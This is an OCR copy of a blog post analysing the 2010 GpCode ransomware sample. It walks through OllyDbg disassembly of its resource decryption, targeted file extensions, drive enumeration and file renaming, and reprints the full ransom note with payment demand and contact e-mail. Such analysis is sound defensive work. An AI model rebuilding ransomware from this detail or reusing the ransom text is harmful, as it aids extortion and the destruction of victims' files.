GpCode Ransomware 2010 Simple Analysis


xylibox.com/2011/01/gpcode-ransomware-2010-simple-analysis.html

PDF available here

Hi, firstly: sorry for my bad English. It's not my native language (I'M FRENCH)
Well, I've wanted to make a post about that a long time ago but I was really bored to have a look at it.
Finally I did it because no one seem done it before (or no one have the sample to work at it?)
So let's start directly, if you want to know more about GpCode story, have a look at this post:
http://www.securelist.com/en/blog/333/GpCode_like_Ransomware_Is_Back

Some technical informations about the file:
CRC32: CCDFBD05
MD5: b14c45c1792038fd69b5c75e604242a3
SHA1: 54ab323053f1138e5ccaa8f8afaa38cabca9491f
Packer: UPX 0.89.6 - 1.02 / 1.05 - 2.90 -> Markus & Laszlo
Compiler: MASM/TASM
File size: 10,5 Kb (10 752 bytes)
OEP: 00011790
Also known as: Trojan.Gpcoder.G (Symantec), GPcoder.j (McAfee), Trojan:Win32/Ransom.BQ (Microsoft), TROJ_RANSOM.EWQ (TrendMicro), Troj/Ransom-U (Sophos)

"Main place" in Ollydbg:
OEP: 0x401990 (When unpacked)




Text version:

```
00401990 >/$  E8 48FCFFFF   CALL 004015DD                  ;  1.004015DD
00401995  |.  85C0          TEST EAX,EAX
00401997  |.  0F84 80000000 JE 00401A1D                     ;  1.00401A1D
0040199D  |.  68 2E304000   PUSH 40302E                     ; /MutexName = "ilold"
004019A2  |.  6A 00         PUSH 0                          ; |Inheritable = FALSE
004019A4  |.  68 01001F00   PUSH 1F0001                     ; |Access = 1F0001
004019A9  |.  E8 12010000   CALL 00401AC0                   ; \OpenMutexA
004019AE  |.  85C0          TEST EAX,EAX
004019B0  |.  75 6B         JNZ SHORT 00401A1D              ;  1.00401A1D
004019B2  |.  68 2E304000   PUSH 40302E                     ; /MutexName = "ilold"
004019B7  |.  6A 00         PUSH 0                          ; |InitialOwner = FALSE
```

```
004019B9  |.  6A 00         PUSH 0                          ; |pSecurity = NULL
004019BB  |.  E8 9A000000   CALL 00401A5A                   ; \CreateMutexA
004019C0  |.  E8 3BF6FFFF   CALL 00401000                   ;  1.00401000
004019C5  |.  85C0          TEST EAX,EAX
004019C7  |.  74 54         JE SHORT 00401A1D               ;  1.00401A1D
004019C9  |.  E8 A3F8FFFF   CALL 00401271                   ;  1.00401271
004019CE  |.  33C0          XOR EAX,EAX
004019D0  |.  50            PUSH EAX                        ; /pThreadId => NULL
004019D1  |.  50            PUSH EAX                        ; |CreationFlags => 0
004019D2  |.  50            PUSH EAX                        ; |pThreadParm => NULL
004019D3  |.  68 35134000   PUSH 401335                     ; |ThreadFunction = 1.00401335
004019D8  |.  50            PUSH EAX                        ; |StackSize => 0
004019D9  |.  50            PUSH EAX                        ; |pSecurity => NULL
004019DA  |.  E8 81000000   CALL 00401A60                   ; \CreateThread
004019DF  |.  6A 01         PUSH 1                          ; /ErrorMode = SEM_FAILCRITICALERRORS
004019E1  |.  E8 EC000000   CALL 00401AD2                   ; \SetErrorMode
004019E6  |.  E8 A5000000   CALL 00401A90                   ; [GetLogicalDrives
004019EB  |.  B9 19000000   MOV ECX,19
004019F0  |>  BB 01000000   /MOV EBX,1
004019F5  |.  D3E3          |SHL EBX,CL
004019F7  |.  23D8          |AND EBX,EAX
004019F9  |.  74 1F         |JE SHORT 00401A1A              ;  1.00401A1A
004019FB  |.  80C1 41       |ADD CL,41
004019FE  |.  880D 70304000 |MOV BYTE PTR DS:[403070],CL
00401A04  |.  80E9 41       |SUB CL,41
00401A07  |.  C705 71304000>|MOV DWORD PTR DS:[403071],2A5C3A
00401A11  |.  50            |PUSH EAX
00401A12  |.  51            |PUSH ECX
00401A13  |.  E8 EEFDFFFF   |CALL 00401806                  ;  1.00401806
00401A18  |.  59            |POP ECX
00401A19  |.  58            |POP EAX
00401A1A  |>  49            |DEC ECX
00401A1B  |.^ 7D D3         \JGE SHORT 004019F0             ;  1.004019F0
00401A1D  |>  68 F4010000   PUSH 1F4                        ; /Timeout = 500. ms
00401A22  |.  E8 BD000000   CALL 00401AE4                   ; \Sleep
00401A27  |.  833D 34304000>CMP DWORD PTR DS:[403034],1
00401A2E  |.^ 75 ED         JNZ SHORT 00401A1D              ;  1.00401A1D
00401A30  |.  E8 90F6FFFF   CALL 004010C5                   ;  1.004010C5
00401A35  |.  E8 33FDFFFF   CALL 0040176D                   ;  1.0040176D
00401A3A  |.  6A 00         PUSH 0                          ; /ExitCode = 0
00401A3C  \.  E8 25000000   CALL 00401A66                   ; \ExitProcess
```


In the first call, GpCode will load, and lock a resource.



```
004015F4  |.  6A 0A         PUSH 0A                         ; /ResourceType = RT_RCDATA
004015F6  |.  68 65304000   PUSH 403065                     ; |ResourceName = "cfg"
```

```
004015FB  |.  6A 00         PUSH 0                          ; |hModule = NULL
004015FD  |.  E8 7C040000   CALL 00401A7E                   ; \FindResourceA
```

Screenshot of grabbed data:



According to the first bytes this is not a valid PE file (So, why moving this?).
Well:

```
0040160D  |.  50            PUSH EAX                        ; /hResource
0040160E  |.  6A 00         PUSH 0                          ; |hModule = NULL
00401610  |.  E8 C9040000   CALL 00401ADE                   ; \SizeofResource
00401615  |.  0BC0          OR EAX,EAX
00401617  |.  75 04         JNZ SHORT 0040161D              ;  GpCode.0040161D
00401619  |.  33C0          XOR EAX,EAX
0040161B  |.  C9            LEAVE
0040161C  |.  C3            RETN
```


Here it grabs the size of the resource, eax will contain 0000055D (1373)
Note: The screenshot of resource hacker also indicate the size.


When it's done, it gets free memory by GlobalAlloc (at eax: 00175158)
With the specified size: 55D

```
00401646  |.  FF75 F0       PUSH DWORD PTR SS:[EBP-10]      ; /MemSize
00401649  |.  6A 40         PUSH 40                         ; |Flags = GPTR
0040164B  |.  E8 52040000   CALL 00401AA2                   ; \GlobalAlloc
00401650  |.  0BC0          OR EAX,EAX
```


Then, it does a copy to the following memory (00175158)

```
0040165D  |.  FF75 F0       PUSH DWORD PTR SS:[EBP-10]      ; /Length = 55D (1373.)
00401660  |.  FF75 FC       PUSH DWORD PTR SS:[EBP-4]       ; |Source = GpCode.0040F474
00401663  |.  FF75 EC       PUSH DWORD PTR SS:[EBP-14]      ; |Destination = 00175158
00401666  |.  E8 61040000   CALL 00401ACC                   ; \RtlMoveMemory
0040166B  |.  FF75 F8       PUSH DWORD PTR SS:[EBP-8]       ; /hResource  = 0040F474
0040166E  |.  E8 11040000   CALL 00401A84                   ; \FreeResource
00401673  |.  8B5D EC       MOV EBX,DWORD PTR SS:[EBP-14]
00401676  |.  6A 10         PUSH 10                         ; /Length = 10 (16.)
00401678  |.  53            PUSH EBX                        ; |Source = 00175158
00401679  |.  68 70444000   PUSH 404470                     ; |Destination = GpCode.00404470
0040167E  |.  E8 49040000   CALL 00401ACC                   ; \RtlMoveMemory
```







Just after doing this, it goes to another call



In this call it will decrypt the data contained at 00175158 (seems interesting now)



At the end of loop:



We got a clear text with also a list of extensions which will be encrypted:

- .jpg
- .jpeg
- .psd
- .cdr
- .dwg
- .max
- .mov
- .m2v
- .3gp
- .doc
- .docx
- .xls
- .xlsx
- .ppt
- .pptx
- .rar
- .zip
- .mdb
- .mp3
- .cer
- .p12
- .pfx
- .kwm
- .pwm

- .txt
- .pdf
- .avi
- .flv
- .lnk
- .bmp
- .1cd
- .md
- .mdf
- .dbf
- .mdb
- .odt
- .vob
- .ifo
- .mpeg
- .mpg
- .doc
- .docx
- .xls
- .xlsx

.bat .sys .exe .ini files will not be attacked because the system uses all of them.
And the goal of GpCode is not to crash the system.

So, he returns to the call and move again the memory to another place.
With selecting this time a block of bytes (398) and move it to 00175BB8

```
004016CD  |.  57           PUSH EDI                         ; /Length = 398 (920.)
004016CE  |.  53           PUSH EBX                         ; |Source = 00175172
004016CF  |.  FF35 88444000 PUSH DWORD PTR DS:[404488]      ; |Destination = 00175BB8
004016D5  |.  E8 F2030000   CALL 00401ACC                   ; \RtlMoveMemory
```

Block of 398 bytes:

```
00175BA8                    Attention!!!    ..All your personal files (
00175BE8  photo, documents, texts, databases, certificates, kwm-files, vid
00175C28  eo) have been encrypted by a very strong cypher RSA-1024. The or
00175C68  iginal files are deleted.  You can check this by yourself - just
00175CA8   look for files in all folders... There is no possibility to dec
00175CE8  rypt these files without a special decrypt program! Nobody can h
00175D28  elp you - even don't try to find another method or tell anybody.
00175D68   Also after n days all encrypted files will be completely delete
00175DA8  d and you will have no chance to get it back. .. We can help to
00175DE8  solve this task for 120$ via wire transfer (bank transfer SWIFT/
00175E28  IBAN). And remember: any harmful or bad words to our side will b
00175E68  e a reason for ingoring your message and nothing will be done...
00175EA8  For details you have to send your request on this e-mail (attach
00175EE8   to message a full serial key shown below in this 'how to..' fil
00175F28  e on desktop):   datafinder@fastmail.fm
```

After, another block is moved (271 bytes)

```
0040170A  |.  FF35 80444000 PUSH DWORD PTR DS:[404480]      ; /Length = 10F (271.)
00401710  |.  53           PUSH EBX                         ; |Source = 00175512
00401711  |.  FF35 8C444000 PUSH DWORD PTR DS:[40448C]      ; |Destination = 001756C0
00401717  |.  E8 B0030000   CALL 00401ACC                   ; \RtlMoveMemory
```

The block of bytes moved, you guessed it?:

```
001756C0  *.jpg.*.jpeg.*.psd.*.cdr.*.dwg.*.max.*.mov.*.m2v.*.3gp.*.doc.*.d
00175700  ocx.*.xls.*.xlsx.*.ppt.*.pptx.*.rar.*.zip.*.mdb.*.mp3.*.cer.*.p1
00175740  2.*.pfx.*.kwm.*.pwm.*.txt.*.pdf.*.avi.*.flv.*.lnk.*.bmp.*.1cd.*.
00175780  md.*.mdf.*.dbf.*.mdb.*.odt.*.vob.*.ifo,.*.mpeg.*.mpg.*.doc.*.doc
001757C0  x.*.xls.*.xlsx
```

After that he returns to the "Main place" (screenshot 1)
And Create the mutex "ilold"

```
004019B2  |.  68 2E304000   PUSH 40302E                    ; /MutexName = "ilold"
004019B7  |.  6A 00         PUSH 0                         ; |InitialOwner = FALSE
004019B9  |.  6A 00         PUSH 0                         ; |pSecurity = NULL
004019BB  |.  E8 9A000000   CALL 00401A5A                  ; \CreateMutexA
```


Then it goes to a call.. a crypto procedure

```
004019C0  |.  E8 3BF6FFFF   CALL 00401000                  ;  GpCode.00401000
```

Well I'm not very good to explain crypto stuff
So I will make it simple: it generate a key then it store it and use GlobalAlloc to set a free memory place.
I will give you some screenshot if you have a better level than me you will surely understand

```
00401050  |.  E8 DD0A0000   CALL 00401B32                  ;  <JMP.&advapi32.CryptExportKey>
00401055  |.  FF35 A2444000 PUSH DWORD PTR DS:[4044A2]     ; /MemSize = 2C (44.)
0040105B  |.  6A 40         PUSH 40                        ; |Flags = GPTR
0040105D  |.  E8 400A0000   CALL 00401AA2                  ; \GlobalAlloc
```

Hex dump of address 4044A2:




Then it also gets free memory at 0017CD30:

```
004010A0  |.  E8 A50A0000   CALL 00401B4A                  ;  <JMP.&advapi32.CryptSetKeyParam>
004010A5  |.  68 00000100   PUSH 10000                     ; /MemSize = 10000 (65536.)
004010AA  |.  6A 40         PUSH 40                        ; |Flags = GPTR
004010AC  |.  E8 F1090000   CALL 00401AA2                  ; \GlobalAlloc
004010B1  |.  0BC0          OR EAX,EAX
```

Take 44 from 0017B928 and move it 008F0020

```
004012D2  |.  FF35 A2444000 PUSH DWORD PTR DS:[4044A2]     ; /Length = 2C (44.)
004012D8  |.  FF35 A6444000 PUSH DWORD PTR DS:[4044A6]     ; |Source = 0017B928
004012DE  |.  FF35 C8444000 PUSH DWORD PTR DS:[4044C8]     ; |Destination = 008F0020
004012E4  |.  E8 E3070000   CALL 00401ACC                  ; \RtlMoveMemory
```


And what we see in the source?



Call CryptEncrypt, used for RSA:


```
0040130C  |.  E8 1B080000   CALL 00401B2C                  ;  <JMP.&advapi32.CryptEncrypt>
```

After it creates a thread and retrieves a bitmask representing the currently available disk drives.
Then we enter in a loop.



The return value from GetLogicalDrives is a bitmask representing the currently available disk drives.

Bit position 0 (the least-significant bit) is drive A, bit position 1 is drive B, bit position 2 is drive C, and so on.
On the loop, we will start from 25 (Drive Z) and when a number is found for example 'D' (who have the position 3)
You will not take the "jump if equal", enter in a call *do something* and then return in the loop for continue, next letters position 2: "C"




I name this place "Core" because all will be decided inside this procedure for data.
Let's see what he is doing to 'D'

```
00401806  /$  55           PUSH EBP
00401807  |.  8BEC         MOV EBP,ESP
00401809  |.  81EC 44010000 SUB ESP,144
0040180F  |.  8D85 BCFEFFFF LEA EAX,DWORD PTR SS:[EBP-144]
00401815  |.  50           PUSH EAX                        ; /pFindFileData
00401816  |.  68 70304000   PUSH 403070                     ; |FileName = "D:\*"
0040181B  |.  E8 52020000   CALL 00401A72                   ; \FindFirstFileA
00401820  |.  40           INC EAX
00401821  |.  0F84 67010000 JE 0040198E                     ;  1.0040198E
```

He does... NOTHiNG.
'D' was my CD drive and there is no CD inside (FindFirstFileA is an explicit API right?) so eax return FFFFFFFF
He take the jump which leave the procedure.

```
0040198E  |> \C9           LEAVE
0040198F  \.  C3           RETN
```

But what's about my local disk 'C' who is the next ?



There is a blacklisted file "HOW TO DECRYPT FILES.txt"
If the ransomware found this file, he will quit the routine:

```
004018CF  |.  53           |PUSH EBX                       ; /String2
004018D0  |.  68 38304000   |PUSH 403038                    ; |String1 = "HOW TO DECRYPT FILES.txt"
004018D5  |.  E8 22020000   |CALL 00401AFC                  ; \lstrcmpiA
004018DA  |.  85C0         |TEST EAX,EAX
004018DC  |.  0F84 8D000000 |JE 0040196F                    ;  1.0040196F
```

It does another check after, but we dont know wich file for the moment.

```
004018CF  |.  53           |PUSH EBX                       ; /String2
004018D0  |.  68 38304000   |PUSH 403038                    ; |String1 = "HOW TO DECRYPT FILES.txt"
004018D5  |.  E8 22020000   |CALL 00401AFC                  ; \lstrcmpiA
004018DA  |.  85C0         |TEST EAX,EAX
```


```
004018DC  |.  0F84 8D000000 |JE 0040196F                    ;  1.0040196F
004018E8  |.  53            |PUSH EBX                     ; /String2
004018E9  |.  68 644F4000   |PUSH 404F64                    ; |String1 = ""
004018EE  |.  E8 09020000   |CALL 00401AFC                  ; \lstrcmpiA
```

That will be bad if the ransomware encode it's own stuff -.^ (to be continued)
After this check, the ransomware 'create' a path to the file

```
004018FD  |.  50            |PUSH EAX                     ; /StringToAdd = "AUTOEXEC.BAT"
004018FE  |.  68 70354000   |PUSH 403570                    ; |ConcatString = "C:\AUTOEXEC.BAT"
00401903  |.  E8 E8010000   |CALL 00401AF0                  ; \lstrcatA
```

And then it check the extention of the file:

```
00401914  |> /51            |/PUSH ECX
00401915  |. |53            ||PUSH EBX                     ; /Wildcard
00401916  |. |68 70354000   ||PUSH 403570                    ; |Path = "C:\AUTOEXEC.BAT"
0040191B  |. |E8 36020000   ||CALL 00401B56                  ; \PathMatchSpecA
00401920  |. |83F8 01       ||CMP EAX,1
00401923  |. |75 03         ||JNZ SHORT 00401928          ;  1.00401928
00401925  |. |59            ||POP ECX
00401926  |. |EB 10         ||JMP SHORT 00401938          ;  1.00401938
00401928  |> |53            ||PUSH EBX                     ; /String
00401929  |. |E8 E0010000   ||CALL 00401B0E                  ; \lstrlenA
0040192E  |. |03D8          ||ADD EBX,EAX
00401930  |. |83C3 01       ||ADD EBX,1
00401933  |. |59            ||POP ECX
00401934  |.^\E2 DE         |\LOOPD SHORT 00401914          ;  1.00401914
```




The ".bat" extension is not in the 'list' of extension to crypt so he simply leave with this line.

```
00401936  |. /EB 37         |JMP SHORT 0040196F             ;  1.0040196F
```

And proceed to the next file:

```
00401975  |.  50            |PUSH EAX                     ; /pFindFileData
00401976  |.  FF75 FA       |PUSH DWORD PTR SS:[EBP-6]      ; |hFile
00401979  |.  E8 FA000000   |CALL 00401A78                  ; \FindNextFileA
0040197E  |.  85C0          |TEST EAX,EAX
00401980  |.^ 0F85 A5FEFFFF \JNZ 0040182B                   ;  1.0040182B
0040197E  |.  85C0          |TEST EAX,EAX
00401986  |.  FF75 FA       PUSH DWORD PTR SS:[EBP-6]      ; /hSearch
00401989  |.  E8 DE000000   CALL 00401A6C                  ; \FindClose
0040198E  |>  C9            LEAVE
0040198F  \.  C3            RETN
```

To test the procedure i've made a txt file called "AUTOEXEC.txt"



This time it detects the extension .txt and dont take the conditional jump:

```
00401923  |. /75 03         ||JNZ SHORT 00401928              ;  1.00401928
00401925  |. |59            ||POP ECX
00401926  |. |EB 10         ||JMP SHORT 00401938              ;  1.00401938
```

it jump here:

```
00401938  |> \68 70354000   |PUSH 403570                      ; /Arg1 = 00403570 ASCII "C:\AUTOEXEC.txt"
0040193D  |.  E8 9CF7FFFF   |CALL 004010DE                      ; \1.004010DE
00401942  |.  68 70354000   |PUSH 403570                      ; /String2 = "C:\AUTOEXEC.txt"
00401947  |.  68 703A4000   |PUSH 403A70                      ; |String1 = 1.00403A70
0040194C  |.  E8 B1010000   |CALL 00401B02                      ; \lstrcpyA
00401951  |.  68 00304000   |PUSH 403000                      ; /StringToAdd = ".ENCODED"
00401956  |.  68 703A4000   |PUSH 403A70                      ; |ConcatString = ""
0040195B  |.  E8 90010000   |CALL 00401AF0                      ; \lstrcatA
00401960  |.  68 703A4000   |PUSH 403A70                      ; /NewName = ""
00401965  |.  68 70354000   |PUSH 403570                      ; |ExistingName = "C:\AUTOEXEC.txt"
0040196A  |.  E8 4B010000   |CALL 00401ABA                      ; \MoveFileA
```

What do we see ?
He takes the full patch to the file, then it enters to a procedure and do something
After the return, it renames the file with the extension ".ENCODED"
And continue to check for other files.
Let's enter inside the call now.


```
00401109  |. 6A 00          PUSH 0                            ; /pFileSizeHigh = NULL
0040110B  |. FF75 FC        PUSH DWORD PTR SS:[EBP-4]         ; |hFile
0040110E  |. E8 77090000    CALL 00401A8A                     ; \GetFileSize
00401113  |. 8945 F8        MOV DWORD PTR SS:[EBP-8],EAX
00401116  |. 83F8 10        CMP EAX,10
00401119  |. 0F8C 41010000  JL 00401260                       ;  1.00401260
```

Interesting thing is this size check, files under 11 bytes are not crypted

like my AUTOEXEC.txt which have 4 bytes "test"
He takes the conditional jump and we are here:


```
00401260  |> \FF75 FC       PUSH DWORD PTR SS:[EBP-4]          ; /hObject = 00000054
00401263  |.  E8 E6070000   CALL 00401A4E                      ; \CloseHandle
00401268  |.  B8 01000000   MOV EAX,1
0040126D  |.  C9            LEAVE
0040126E  \.  C2 0400       RETN 4
```


It closes the handle and returns to the "core" nothing was encoded inside the txt
I think it doesn't crypt files under 10 bytes for win time, 10 bytes files are useless.
And it needs to crypt datas as fast as possible.
It adds anyway to the files under 10 bytes the extension .ENCODED [iS THAT A BUG????]
(A basic victim will think all is crypted right?)
So it will continue to proceed next files and finally after some attempt the 2nd thread start



```
00401335  /$  FF35 92444000 PUSH DWORD PTR DS:[404492]         ; /Time = 0,
0040133B  |.  E8 A4070000   CALL <JMP.&KERNEL32.Sleep>         ; \KERNEL32.Sleep
00401340  |.  E8 0B000000   CALL 00401350
00401345  |.  C705 34304000 MOV DWORD PTR DS:[403034],1
0040134F  \.  C3            RETN
00401350  /$  55            PUSH EBP
```

GpCode will create a TXT file on your desktop
Using SHGetSpecialFolderPathA api to find the desktop path.





It create and write inside a file called “HOW TO DECRYPT FILES.txt”
Then it goes to a loop for the RSA key, and write it at the end of file (HOW TO DECRYPT FILES.txt)

Example of file maked:

Attention!!!

All your personal files (photo, documents, texts, databases, certificates, kwm-files, video) have been encrypted by a very strong cypher RSA-1024. The original files are deleted. You can check this by yourself - just look for files in all folders.

There is no possibility to decrypt these files without a special decrypt program! Nobody can help you - even don't try to find another method or tell anybody. Also after n days all encrypted files will be completely deleted and you will have no chance to get it back.


We can help to solve this task for 120$ via wire transfer (bank transfer SWIFT/IBAN). And remember: any harmful or bad words to our side will be a reason for ingoring your message and nothing will be done.

For details you have to send your request on this e-mail (attach to message a full serial key shown below in this 'how to..' file on desktop):
datafinder@fastmail.fm


2334CC172CF6F6CCEA5F1090E2B2990FA2A933CD099B9295B0E3750A9CA26D89E18B2143E1899B761AE81C44DD164F6B36C81340A894

